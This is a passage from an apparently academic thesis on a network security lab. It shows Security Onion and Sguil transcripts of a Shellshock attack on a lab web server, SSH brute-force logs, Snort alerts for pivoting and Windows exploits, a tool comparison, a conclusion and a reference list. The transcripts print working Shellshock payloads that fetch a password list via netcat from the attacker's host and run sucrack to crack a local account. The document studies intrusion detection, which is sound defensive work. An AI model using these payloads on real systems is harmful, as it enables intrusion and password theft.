Src IP: 130.230.115.235 (ISP-dyn.235.mi.sec.rd.tut.fi)
Dst IP: 130.230.113.66 (ACME-2.66.mi.sec.rd.tut.fi)
Src Port: 43014
Dst Port: 80
OS Fingerprint: 130.230.115.235:43014 - UNKNOWN [S20:61:1:60:M1460,S,T,N,W10:..?:?](up: 117 hrs)
OS Fingerprint: -> 130.230.113.66:80 (link: ethernet/modem)
OS Fingerprint: 130.230.115.235:43014 - UNKNOWN [S20:61:1:60:M1460,S,T,N,W10:..?:?](up: 117 hrs)
OS Fingerprint: -> 130.230.113.66:80 (link: ethernet/modem)

SRC: GET /cgi-bin/myprog.cgi HTTP/1.1
SRC: User-Agent: () { : }; echo "Content-type: text/plain"; echo; echo; /bin/nc 130.230.115.235 1337> /tmp/rockyou.txt
SRC: Host: 130.230.113.66
SRC: Accept: /*
SRC:
SRC:
SRC: GET /cgi-bin/myprog.cgi HTTP/1.1
SRC: User-Agent: () { : }; echo "Content-type: text/plain"; echo; echo; /bin/nc 130.230.115.235 1337> /tmp/rockyou.txt
SRC: Host: 130.230.113.66
SRC: Accept: /*
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Thu, 04 Dec 2014 13:22:30 GMT

Search Abort Close
Debug Messages
130.230.113.66 and port 43014 and port 80 and proto 6) or (vlan and host 130.230.115.235 and host 130.230.113.66 and port 43014 and port 80 and proto 6)
Receiving raw file from sensor.
Finished.

sanctuary-eth1-1_103
File
SRC: User-Agent: () { : }; echo "Content-type: text/plain"; echo; echo; /tmp/sucrack -w 100 -u pertti /tmp/rockyou.txt 2->&1
SRC: Host: 130.230.113.66
SRC: Accept: /*
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Thu, 04 Dec 2014 13:26:09 GMT
DST: Server: Apache/2.2.22 (Ubuntu)
DST: Vary: Accept-Encoding
DST: Transfer-Encoding: chunked
DST: Content-Type: text/plain
DST:
DST: 1
DST:
DST:
DST: HTTP/1.1 200 OK
DST: Date: Thu, 04 Dec 2014 13:26:09 GMT
DST: Server: Apache/2.2.22 (Ubuntu)
DST: Vary: Accept-Encoding
DST: Transfer-Encoding: chunked
DST: Content-Type: text/plain
DST:
DST: 1
DST:
DST:
DST: 17
DST: password is: teddybear

Search Abort Close
Debug Messages
130.230.113.66 and port 43035 and port 80 and proto 6) or (vlan and host 130.230.115.235 and host 130.230.113.66 and port 43035 and port 80 and proto 6)
Receiving raw file from sensor.
Finished.

```

**Figure 70.** Security Onion: Sguil transcripts of Shellshock attacks

In fear of getting caught cracking passwords via SSH brute attacks, the attacker seems to have been able to upload a password file called *rockyou.txt* (shown on the left side of Figure 70) and a local user password cracking software (*sucrack*) onto the web server, and has been able to crack the password for the user account *pertti*, as seen on the right side of Figure 70. At this point the user account of *pertti* should be kicked out of the machine by killing all the processes related to it and have its password reset; not only on the web server but on all the internal servers as well.

As mentioned in Section 3.3.2, Bro monitors the network so we can use that to analyze recent SSH connections made to the web server. For that we will use a utility called *zcat*, which is used to displaying the contents of *gzipped* (i.e., archived) files that Bro stores its logs as. Bro arranges its logs in directories by date, and inside directories to different files relating to different timestamps; usually files are generated hourly, but it can be more often if there is a lot of activity. The logs can be found at */nsm/bro/logs/* directory on the Security Onion server. The command used and its output is shown in Figure 71.

```

cura@sanctuary:~$ cat /var/log/bro/logs/2014-12-04/00:00:00.log.gz | bro-cut -d | grep 'failure\|success'
2014-12-04T13:04:26+0000 CokF524y901DuQxSu1 130.230.115.235 58024 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:27+0000 Ccdt99XtwgBTe80k 130.230.115.235 58025 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:27+0000 CZCIY14a96Cyr0Fg3 130.230.115.235 58026 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 CTzrF1IMQXGd3tUvfg 130.230.115.235 58029 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 C3g51a1AmxL5eN1QRb 130.230.115.235 58027 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 CEU7E32N3X7xbwGKzd 130.230.115.235 58037 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 CX00bH2LhoFSeDy168 130.230.115.235 58028 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 CL9FIp3ycR6pp3VXea 130.230.115.235 58038 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:04:28+0000 CwHF103b1xudvXm9 130.230.115.235 58030 130.230.113.66 22 failure INBOUND SSH-2.0-libssh-0.5.2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
-
2014-12-04T13:45:06+0000 CnhyAC1G3PUBRAQc 130.230.115.235 58080 130.230.113.66 22 success INBOUND SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2 SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1 FI - -
cura@sanctuary:~$

```

**Figure 71.** Security Onion: examining Bro SSH logs

After numerous failed attempts, it can be seen on the last line that the attacker originating from IP 130.230.115.235 has indeed successfully logged on to the web server via SSH. Once again we resort to Sguil to monitor the real time alerts to see where this attacker is heading. In Figure 72 it can be seen that Snort has generated 147 alerts for “*ET SCAN Potential SSH scan Outbound*”. The source IP is that of the web server, so the attacker is attempting to scan the internal network hidden behind the firewall directly from the web server which does have access to the internal servers. This is also described with the “Outbound” tag in the alert signature. All corresponding destination IPs can be examined by opening the events correlating to the SSH scan alert by double clicking on it in Sguil. The same alerts can also be seen in Snorby and Squert, if one prefers their format and GUI instead. At this point each of the internal network servers should be monitored closely to detect any unexpected connections to them.

RT	Count	Sanctuary	Score	Time	Source IP	Source Port	Dest IP	Dest Port	Alert
RT	147	sanctuar...	3.105	2014-12-04 14:01:33	130.230.113.66	35329	130.230.113.3	22	6 ET SCAN Potential SSH Scan O...
RT	1	sanctuar...	3.106	2014-12-04 14:01:33	130.230.113.66	35329	130.230.113.3	22	6 ET SCAN Potential SSH Scan
RT	1	sanctuar...	3.111	2014-12-04 14:01:33	130.230.113.66	53133	130.230.113.11	445	6 ET SCAN Behavioral Unusual P...
RT	1	sanctuar...	3.120	2014-12-04 14:01:34	130.230.113.66	33741	130.230.113.13	139	6 ET SCAN Behavioral Unusual P...

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	Source Port	Dest Port	R	0	G	K	H	T	N	N	
	53133	445	.	.	.	.	.	.	X	.	
			Seq #	Ack #	Offset	Res	Window	Urp	ChkSum		
			1842189053	0	10	0	14600	0	11323		
DATA	None.										

**Figure 72.** Security Onion: internal network scan in Sguil

After discovering the internal servers, the attacker has started to work on gaining access to the internal Windows machine. Figure 73 shows various attacks originating from the web server’s IP address towards the Windows server, which means the attacker is successfully pivoting his connection and thus effectively bypassing the firewall between him and the internal servers.

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
1	sanctuary-eth1:1	130.230.115.233	130.230.113.20	ET SHELLCODE Possible Call with No Offset TCP Shellcode	1:49 PM	2
1	sanctuary-eth1:1	130.230.113.66	130.230.113.20	ET SHELLCODE Rothenburg Shellcode	1:49 PM	5
1	sanctuary-eth1:1	130.230.115.233	130.230.113.20	ET POLICY PE EXE or DLL Windows file download	1:49 PM	1
1	sanctuary-eth1:1	130.230.115.233	130.230.113.20	GPL SHELLCODE x86 inc ebx NOOP	1:49 PM	2
3	sanctuary-eth1:1	130.230.113.66	130.230.113.20	GPL NETBIOS SMB-DS IPC\$ share access	1:49 PM	4
3	sanctuary-eth1:1	130.230.113.66	130.230.113.20	Snort Alert [1:2465:6]	1:49 PM	4
1	sanctuary-eth1:1	130.230.115.233	130.230.113.66	ET POLICY Executable and linking format (ELF) file download	1:48 PM	3
1	sanctuary-eth1:1	130.230.115.233	130.230.113.66	ET POLICY PE EXE or DLL Windows file download	1:47 PM	8

*Figure 73. Security Onion: Windows XP exploits in Snorby*

As can be seen above, the source address alternates between the attacker's IP and that of the web server. This is because some of the events originate from the likely Meterpreter session open on the web server, and some just pivot through it with the original source IP. Security Onion itself does not detect Meterpreter being used at any point, but instead shows generic alerts such as "Executable and linking format (ELF) file download", which is the file format Metasploit uses for some of its payloads by default. One other alert shown is for "Rothenburg Shellcode" which is also used to generate a reverse shell by Metasploit. Below that is an alert generated for an EXE or DLL Windows file download originating from the attacker's IP address, which is most likely the payload used to exploit Windows machine and gain administrative privileges on it.

To summarize, Security Onion is a great solution when tasked with monitoring one's network for exploits, as it can display real time alerts, and then provide additional data and references for each alert. Multiple monitoring tools can display the same Snort alert data in various ways, but it is a shame that only the Sguil application is real time as the Snorby interface feels superior otherwise, at least in ease of use. Sguil is also the sole client application if one has a dislike towards using web applications. One good way of combining the applications though is to monitor the alerts in Sguil, and once something is generated, force a refresh on the Snorby interface and analyze the data from there. Data from all events can be opened in NetworkMiner or capME, and a session transcript can be generated by Bro. However, everything can also be done in Sguil and Squert; in the end it is solely down to personal preference which software each user prefers. Squert is kind of like a combined Sguil and Snorby, but it is brought down a bit by not being as easy to use as Snorby, and not being real time like Sguil. What it does better is that it has different graphical views depicting the data available, for example a world view showing from which countries the attacks originate from.

### 6.3 Comparison

Clarified Analyzer and Security Onion are clearly made for completely different purposes, and there is little overlapping in their features and capabilities. Clarified Analyzer can present a truly extensive overview of the network it is installed in, yet does not really give any details regarding the traffic it sees. Only the metadata regarding identities and flows between them is presented in the Analyzer application, and packet captures can be opened in Wireshark for further analysis. This however is not practical if the purpose is to detect attack signatures or intrusions as it would require one to memorize how each and every attack payload looks like. DDoS attacks can at least be detected by monitoring the use of bandwidth in certain network segments, but it also slows the operation down making it easy for attackers to abuse this by attacking during DDoS when the Analyzer application has trouble reading all the data available to it.

Security Onion on the other hand has no real tools (at least built-in) to detect DDoS attacks except for some kinds of destructive DoS attacks that target services and applications and the vulnerabilities found in them. Bandwidth and resource consumption attacks can only be monitored on basic tools such as *bwm-ng* and *top* that are included in basically every Linux installation today. The real time alerts for other attack types such as network scans, exploits and intrusions are really helpful however and something that simply cannot be found in Clarified Analyzer. This leads to a simple solution: if possible, both applications should be utilized simultaneously in one's network in order to get a good overview from the Analyzer and then all the details from Security Onion.

## 7. CONCLUSION

This thesis introduced the basic concepts regarding network attacks and defenses: history of attacks, motivation and ethics, different attack types and the act of penetration testing followed by an explanation of three different phases in defending a network. After that our laboratory environment and available hardware and software was detailed. The main focus of this thesis was to test the two new acquisitions in practice: Ruge by Rugged Tooling Oy and Clarified Analyzer by Codenomicon. Free, open source alternatives were also explored: Ostinato for traffic generation and Security Onion for network security monitoring. Kali Linux and the most notable tools included with it were introduced as they were used in a hacking lab exercise detailed later in the paper. Finally the test results for all of the subjects were presented, starting with the traffic generators, moving on to a use case for offensive Kali Linux tools and finishing up with the network security monitors tested against the attack scenarios.

Regarding traffic generators, Ruge could easily generate enough traffic to clog the laboratory's 1 Gbps network. The 10 Gbps links were not yet tested as not enough machines support such speeds in the lab. Additionally Juniper SRX220 routers were found to be bottlenecks in the laboratory as they could only process around 100-120k packets per second, when generating 64 byte packets the maximum rates were at over 1 million packets per second on the generators. It was also discovered that Ostinato could match the performance of Ruge in a 1 Gbps network while being slightly easier to use. Ruge does however have more functionality, e.g., TCP three-way handshake for simulating FTP and HTTP connections. Future work with Ruge should focus on the possibilities of the stateful connections as they were not tested enough to be included in this thesis.

Only the surface was scratched in regard to Kali Linux and its offensive tools when creating the hacking lab exercise for students. For example, all the reconnaissance tools were simply out of scope here, as were the web vulnerability related applications such as Burpsuite. Even with the lab exercise focusing on Metasploit, many modules were left unexplored. Future work should be done creating even more complex lab exercises combining the use of multiple tools in imaginative ways.

Finally, the network security monitors were compared and found to be very different products. One focuses on a broader overview of a network and its segments, while the other offers real time security alerts based on signatures seen on network traffic. Both have the capability to drill down to individual packets for their headers and payloads for further analysis in, e.g., Wireshark, but only Security Onion offers automatic analysis with various intrusion detection systems and attack signature database. Neither could

detect BWDoS in any way, so future work could focus on implementing DoS detection with the current or new tools, and perhaps even practicing protecting one's network against a DoS attack in the ways described in Section 2.2. More attack scenarios should also be tested with exploitation tools found in Kali Linux and other offensive security solutions.

In hindsight, it would probably have been better to focus more on one specific thing such as DDoS as more time could then have been used to research, e.g., the possibilities of Ruge, and DDoS defense mechanisms that are possible in the laboratory environment. The original plan in the very first meeting was to do exactly this, but the scope and workload then later expanded as Clarified Analyzer was also acquired to the laboratory and Security Onion entered the fray for comparison. More complex DoS scenarios involving multiple traffic sources and types could have been tested and it would have made for a great laboratory exercise to have students try to avert the attack in the laboratory using some of the methods described in Chapter 2. A red team vs blue team exercise for the laboratory was also on the cards in the beginning where one group of students conducts an attack and the other tries to defend against it, but there simply was not enough time after the scope of the thesis increased in size. Having said that, it was interesting and eye-opening to compare the commercial products against open source software and realize that they can largely provide a match in performance, if not in features or support. It was also a great learning experience to get to use such diverse array of tools in a laboratory that was perfectly suited for testing them. In the end the research could be considered a success as it does provide a comprehensive basis for future work that can be done regarding the laboratory and its available tools, both software and hardware.

## REFERENCES

- [1] J. F. Shoch and J. A. Hupp, "The "Worm" Programs - Early Experience with a Distributed Computation," *Communications of the ACM*, vol. 25, no. 3, pp. 172-180, 1982.
- [2] R. Anderson, *Security Engineering: A Guide to Building Dependable Distributed Systems*, 2nd Edition, Wiley, 2008.
- [3] M. Eichin and J. Rochlis, "With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988," in *Proceedings of the 1989 IEEE Symposium on Security and Privacy*, Oakland, CA, 1989.
- [4] G. Dvorsky, "Storm Botnet storms the Net," IEET, 24 September 2007. [Online]. Available: <http://ieet.org/index.php/IEET/more/dvorsky20070927/>. [Accessed 2 February 2015].
- [5] K. d. Ponteves, "Karine de Ponteves, Fortinet: Les multiples facettes des attaques DDoS," Fortinet, January 2013. [Online]. Available: <http://www.globalsecuritymag.fr/Karine-de-Ponteves-Fortinet-Les,20130130,35135.html>. [Accessed 1 February 2015].
- [6] "'Biggest ever'? Massive DDoS-attack hits EU, US," RT, 11 February 2014. [Online]. Available: <http://rt.com/news/biggest-ddos-us-cloudflare-557/>. [Accessed 1 February 2015].
- [7] T. Wilhelm, *Professional Penetration Testing: Creating and Operating a Formal Hacking Lab*, Rockland, Mass.: Syngress, 2010.
- [8] S. T. Zargar, J. Joshi and D. Tipper, "A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks," *IEEE Communications Surveys & Tutorials*, vol. 15, no. 4, pp. 2046-2069, 2013.
- [9] E. Schonfeld, "WikiLeaks Reports It Is Under A Denial Of Service Attack," TechCrunch, 28 November 2010. [Online]. Available: For attackers conducting DDoS attacks, Zargar et al. [8] list five different incentives:. [Accessed 2 February 2015].

- [10] E. Chien and P. Ször, "Blended attacks: exploits, vulnerabilities and buffer overflow techniques in computer viruses," Virus Bulletin Ltd., Oxfordshire, 2002.
- [11] "access.redhat.com | CVE-2014-7186," Red Hat, Inc., 25 September 2014. [Online]. Available: <https://access.redhat.com/security/cve/CVE-2014-7186>. [Accessed 10 December 2014].
- [12] "access.redhat.com | CVE-2014-7187," Red Hat, Inc., 26 September 2014. [Online]. Available: <https://access.redhat.com/security/cve/CVE-2014-7187>. [Accessed 10 December 2014].
- [13] "Vulnerability Summary for CVE-2014-7169," National Institute of Standards and Technology, 24 September 2014. [Online]. Available: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169>. [Accessed 10 December 2014].
- [14] "Vulnerability Summary for CVE-2014-6271," National Institute of Standards and Technology, 24 September 2014. [Online]. Available: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271>. [Accessed 10 December 2014].
- [15] "Vulnerability Summary for CVE-2014-6277," National Institute of Standards and Technology, 27 September 2014. [Online]. Available: <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6277>. [Accessed 10 December 2014].
- [16] "Vulnerability Summary for CVE-2014-6278," National Institute of Standards and Technology, 30 September 2014. [Online]. Available: <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6278>. [Accessed 10 December 2014].
- [17] "Bash - GNU Project - Free Software Foundation," Free Software Foundation, Inc., 2014. [Online]. Available: <http://www.gnu.org/software/bash/>. [Accessed 10 February 2015].
- [18] P. Ször, The Art of Computer Virus Research and Defense, Addison-Wesley Professional, 2005.
- [19] "National Vulnerability Database," NIST, 2015. [Online]. Available: <https://nvd.nist.gov/>. [Accessed 2015 February 2].



- [20] "CVE - Common Vulnerabilities and Exposures (CVE)," The MITRE Corporation, 30 January 2015. [Online]. Available: <http://cve.mitre.org/index.html>. [Accessed 2 February 2015].
- [21] L. Meyer and W. T. Penzhorn, "Denial of Service and Distributed Denial of Service - Today and Tomorrow," in *AFRICON, 2004. 7th AFRICON Conference in Africa*, Pretoria, South Africa, 2004.
- [22] V. Durcekova, L. Schwartz and N. Shahmehri, "Sophisticated Denial of Service Attacks Aimed at Application Layer," in *ELEKTRO, 2012*, Rajecké Teplice, 2012.
- [23] A. Canthadavong, "Global DDoS attacks increase 90 percent on last year," ZDNet, 30 January 2015. [Online]. Available: <http://www.zdnet.com/article/global-ddos-attacks-increase-90-percent-on-last-year/>. [Accessed 1 February 2015].
- [24] B. B. Gupta, R. C. Joshi and M. Misra, "Distributed Denial of Service Prevention Techniques," *International Journal of Computer and Electrical Engineering*, vol. 2, no. 2, pp. 268-276, 2010.
- [25] H. Beitollahi and G. Deconinck, "Analyzing well-known countermeasures against distributed denial of service attacks," *Computer Communications*, vol. 35, no. 11, pp. 1312-1332, 2012.
- [26] M. Geva, A. Herzberg and Y. Gev, "Bandwidth Distributed Denial of Service: Attacks and Defenses," *Security & Privacy, IEEE*, vol. 12, no. 1, pp. 54-61, 2013.
- [27] US-CERT, "DNS Amplification Attacks," Department of Homeland Security, 22 July 2013. [Online]. Available: <https://www.us-cert.gov/ncas/alerts/TA13-088A>. [Accessed 2 February 2015].
- [28] P. Engebretson, *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, Amsterdam: Syngress, an imprint of Elsevier, 2013.
- [29] R. Moskowitz, P. Nikander, E. P. Jokela and T. Henderson, "RFC 5201 - Host Identity Protocol," April 2008. [Online]. Available: <https://tools.ietf.org/html/rfc5201>. [Accessed 2 February 2015].

- [30] R. Bejtlich, *The Practice of Network Security Monitoring: Understanding Incident Detection and Response*, San Francisco: No Starch Press, Inc., 2013.
- [31] "Welcome to Rugged Tooling," Rugged Tooling Oy, 2014. [Online]. Available: <http://www.ruggedtooling.com/ruge.php>. [Accessed 11 November 2014].
- [32] pstav...@gmail.com, "ostinato - Packet/Traffic Generator and Analyzer," 2014. [Online]. Available: <http://code.google.com/p/ostinato/>. [Accessed 24 September 2014].
- [33] "Kali Linux | Rebirth of BackTrack, the Penetration Testing Distribution," Offensive Security Ltd., 2014. [Online]. Available: <http://www.kali.org>. [Accessed 15 September 2014].
- [34] Rugged Tooling Oy, *Rugged IP Load Generator - RUGE - Quick User Guide*, 2014.
- [35] "Seagull: an Open Source Multi-protocol traffic generator," HP OpenCall Software, 26 February 2009. [Online]. Available: <http://gull.sourceforge.net/>. [Accessed 4 December 2014].
- [36] jemcek@gmail.com, "packeth," 2014. [Online]. Available: <http://packeth.sourceforge.net/packeth/Home.html>. [Accessed 24 September 2014].
- [37] A. Botta, A. Dainotti and A. Pescapè, "D-ITG, Distributed Internet Traffic Generator," 2 July 2013. [Online]. Available: <http://traffic.comics.unina.it/software/ITG/>. [Accessed 4 December 2014].
- [38] "Iperf - The TCP/UDP Bandwidth Measurement Tool," The Iperf team, 20 November 2014. [Online]. Available: <https://iperf.fr/>. [Accessed 4 December 2014].
- [39] S. Srivastava, S. Anmulwar, A. M. Sapkal, T. Batra, A. K. Gupta and V. Kumar, "Comparative study of various Traffic Generator Tools," in *Proceedings of 2014 RA ECS UIET Panjab University, Chandigarh, 06-08 March, 2014*, Chandigarh, 2014.
- [40] "Image Writer in Launchpad," Canonical Ltd., 2014. [Online]. Available: <https://launchpad.net/win32-image-writer>. [Accessed 11 November 2014].

- [41] "Metasploit: Penetration Testing Software," Rapid7, 2014. [Online]. Available: <http://www.metasploit.com>. [Accessed 15 September 2014].
- [42] J. Broad and A. Bindner, *Hacking with Kali: Practical Penetration Testing Techniques*, Waltham, Massachusetts: Elsevier Inc., 2014.
- [43] "Nexpose: Find The Risks That Matter," Rapid7, 2014. [Online]. Available: <http://www.rapid7.com/products/nexpose/>. [Accessed 11 November 2014].
- [44] "About the Metasploit Meterpreter - Metasploit Unleashed," Offensive Security Ltd., 2014. [Online]. Available: [http://www.offensive-security.com/metasploit-unleashed/About\\_Meterpreter](http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter). [Accessed 10 December 2014].
- [45] "Clarified Analyzer - Clarified Networks," Clarified Networks Oy, 2014. [Online]. Available: <https://www.clarifiednetworks.com/Clarified%20Analyzer>. [Accessed 15 September 2014].
- [46] "Security Onion: Security Onion is a Linux distro for IDS, NSM, and log management," Security Onion Solutions LLC, 2014. [Online]. Available: <http://securityonion.net>. [Accessed 15 September 2014].
- [47] J. Kenttälä, J. Viide, T. Ojala, P. Pietikäinen, M. Hiltunen, J. Huhta, M. Kenttälä, O. Salmi and T. Hakanen, "Clarified Recorder and Analyzer for Visual Drill Down Network Analysis," in *Passive and Active Network Measurement*, Seoul, Springer Berlin Heidelberg, 2009, pp. 122-125.
- [48] "Open Wireless Internet Access | panoulu.net," [Online]. Available: <http://www.panoulu.net/>. [Accessed 27 November 2013].
- [49] J. Aycock, *Spyware and Adware*, New York, NY: Springer Science & Business Media, 2011.
- [50] A. Caglayan, M. Toothaker, D. Drapeau and D. Burke, "Real-Time Detection of Fast Flux Service Networks," in *2009 Cybersecurity Applications & Technology Conference for Homeland Security (CATCH)*, Washington, DC, 2009.
- [51] "netsniff-ng toolkit," [Online]. Available: <http://netsniff-ng.org/>. [Accessed 9 December 2014].
- [52] "Snort.Org," Cisco, 2014. [Online]. Available: <https://www.snort.org/>. [Accessed 9 December 2014].

- [53] "Suricata | Open Source IDS / IPS / NSM engine," Open Information Security Foundation, 5 December 2014. [Online]. Available: <http://suricata-ids.org/>. [Accessed 9 December 2014].
- [54] "The Bro Network Security Monitor," The Bro Project, 2014. [Online]. Available: <https://www.bro.org/>. [Accessed 9 December 2014].
- [55] "OSSEC | Home | Open Source SEcurity," Trend Micro, [Online]. Available: <http://www.ossec.net/>. [Accessed 9 December 2014].
- [56] "ARGUS- Auditing Network Activity," QoSient, LLC, 2014. [Online]. Available: <http://www.qosient.com/argus/>. [Accessed 17 December 2014].
- [57] "NetworkMiner - The NSM and Network Forensics Analysis Tool," NETRESEC AB, 2013. [Online]. Available: <http://www.netresec.com/?page=NetworkMiner>. [Accessed 17 December 2014].
- [58] "Prads," gamelinux, [Online]. Available: <http://gamelinux.github.io/prads/>. [Accessed 9 December 2014].
- [59] "Wireshark - Go Deep," Wireshark Foundatin, 2014. [Online]. Available: <https://www.wireshark.org/>. [Accessed 17 December 2014].
- [60] mchol...@gmail.com, "enterprise-log-search-and-archive," [Online]. Available: <https://code.google.com/p/enterprise-log-search-and-archive/>. [Accessed 9 December 2014].
- [61] B. Visscher, "Sguil - Open Source Network Security Monitoring," 2014. [Online]. Available: <https://bammv.github.io/sguil/>. [Accessed 9 December 2014].
- [62] D. W. Webber, "Snorby - All About Simplicity," 2014. [Online]. Available: <https://www.snorby.org/>. [Accessed 9 December 2014].
- [63] "the squertproject," [Online]. Available: <http://www.squertproject.org/>. [Accessed 9 December 2014].
- [64] D. Burks, "ProductionDeployment - security-onion - Production Deployment," Security Onion Solutions LLC, 12 September 2014. [Online]. Available: <https://code.google.com/p/security-onion/wiki/ProductionDeployment>. [Accessed 9 December 2014].

- [65] L. Daigle, "WHOIS Protocol Specification," September 2004. [Online]. Available: <http://tools.ietf.org/html/rfc3912>. [Accessed 2 February 2015].
- [66] "Internet Storm Center - Internet Security | DShield," ISC, 2014. [Online]. Available: <https://www.dshield.org/>. [Accessed 9 December 2014].
- [67] "bwm-ng (Bandwidth Monitor NG)," Volker Gropp, [Online]. Available: <http://www.gropp.org/?id=projects&sub=bwm-ng>. [Accessed 18 December 2014].
- [68] "Paterva / Maltego," Paterva, [Online]. Available: <https://www.paterva.com/web6/products/maltego.php>. [Accessed 3 February 2015].
- [69] "CaseFile," Paterva, [Online]. Available: <https://www.paterva.com/web6/products/casefile.php>. [Accessed 3 February 2015].
- [70] "Edge-security group - Metagoofil," Edge-Security, [Online]. Available: <http://www.edge-security.com/metagoofil.php>. [Accessed 3 February 2015].
- [71] "laramies/theHarvester . GitHub," 2014. [Online]. Available: <https://github.com/laramies/theHarvester>. [Accessed 3 February 2015].
- [72] "Dmitry - aldeid," aldeid, 23 November 2013. [Online]. Available: <http://www.aldeid.com/wiki/Dmitry>. [Accessed 3 February 2015].
- [73] G. Lyon, "Nmap - Free Security Scanner For Network Exploration & Security Audits.," 2015. [Online]. Available: <http://nmap.org/>. [Accessed 2 February 2015].
- [74] "OpenVAS - OpenVAS - Open Vulnerability Assessment System," Greenbone Networks GmbH, 2015. [Online]. Available: <http://www.openvas.org/>.
- [75] M. Zalewski, "p0f v3," 2014. [Online]. Available: <http://lcamtuf.coredump.cx/p0f3/>. [Accessed 3 February 2015].
- [76] "Aircrack-ng," Aircrack-ng, 2014. [Online]. Available: <http://www.aircrack-ng.org/>. [Accessed 3 February 2015].
- [77] "hashcat - advanced password recovery," 2015. [Online]. Available: <http://hashcat.net/hashcat/>. [Accessed 3 February 2015].

- [78] "oclHashcat - advanced password recovery," 2015. [Online]. Available: <http://hashcat.net/oclhashcat/>. [Accessed 3 February 2015].
- [79] v. Hauser, "THC-HYDRA - fast and flexible network logon hacker," The Hackers Choice, 12 May 2014. [Online]. Available: <https://www.thc.org/thc-hydra/>. [Accessed 27 November 2014].
- [80] "Foofus Networking Services - Medusa," Foofus Advanced Security Services, 2012. [Online]. Available: <http://foofus.net/goons/jmk/medusa/medusa.html>. [Accessed 2 February 2015].
- [81] N. Leidecker, "sucrack," 2009. [Online]. Available: <http://www.leidecker.info/projects/sucrack.shtml>. [Accessed 27 November 2014].
- [82] "Yersinia is a network tool designed to take advantage of some weakness in different network protocols," S21sec, [Online]. Available: <http://www.yersinia.net/>. [Accessed 3 February 2015].
- [83] "Ettercap Home Page," Ettercap Project, [Online]. Available: <http://ettercap.github.io/ettercap/>. [Accessed 3 February 2015].
- [84] "WebSploit Framework | SourceForge.net," websploit, 22 September 2014. [Online]. Available: <http://sourceforge.net/projects/websploit/>. [Accessed 3 February 2015].
- [85] "Burp Suite," PortSwigger Ltd., 2015. [Online]. Available: <http://portswigger.net/burp/>. [Accessed 3 February 2015].
- [86] "OWASP Zed Attack Proxy Project - OWASP," OWASP, 2015. [Online]. Available: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project). [Accessed 3 February 2015].
- [87] "Cryptcat Project," 2013. [Online]. Available: <http://cryptcat.sourceforge.net/>. [Accessed 2 February 2015].
- [88] R. Denis-Courmont, "Miredo : Teredo for Linux and BSD," 2014. [Online]. Available: <http://www.remlab.net/miredo/>. [Accessed 3 February 2015].
- [89] G. Lyon, "Ncat - Netcat for the 21st Century," [Online]. Available: <http://nmap.org/ncat/>. [Accessed 3 February 2015].

- [90] "mattifestation/PowerSploit . GitHub," [Online]. Available: <https://github.com/mattifestation/PowerSploit>. [Accessed 3 February 2015].
- [91] B. D. A.G. and M. Stampar, "sqlmap: automatic SQL injection and database takeover tool," [Online]. Available: <http://sqlmap.org/>. [Accessed 3 February 2015].
- [92] icesurfer and N. Leidecker, "sqlninja - a SQL Server injection & takeover tool," [Online]. Available: <http://sqlninja.sourceforge.net/>. [Accessed 3 February 2015].
- [93] "Brief Analysis of RockYou Passwords," Passcape, 20 February 2012. [Online]. Available: <http://www.passcape.com/index.php?section=blog&cmd=details&id=17>. [Accessed 9 February 2015].
- [94] "Microsoft Security Bulletin MS08-067 - Critical," Microsoft, 2014. [Online]. Available: <https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>. [Accessed 11 December 2014].
- [95] zer0byte, "Kali Linux Complete Tools list and Installation Screen Shot by "David Connolly"," 19 March 2013. [Online]. Available: <http://zer0byte.com/2013/03/19/kali-linux-complete-tools-list-installation-screen-shots/>. [Accessed 11 December 2014].
- [96] "Netcat: the TCIP/IP swiss army," 20 March 1996. [Online]. Available: <http://nc110.sourceforge.net/>. [Accessed 28 November 2014].
- [97] H. D. Moore, "Metasploitable | SourceForge.net," 13 June 2012. [Online]. Available: <http://sourceforge.net/projects/metasploitable/>. [Accessed 24 September 2014].
- [98] "Exploits Database by Offensive Security," Offensive Security, 2014. [Online]. Available: <http://www.exploit-db.com/>. [Accessed 11 November 2014].
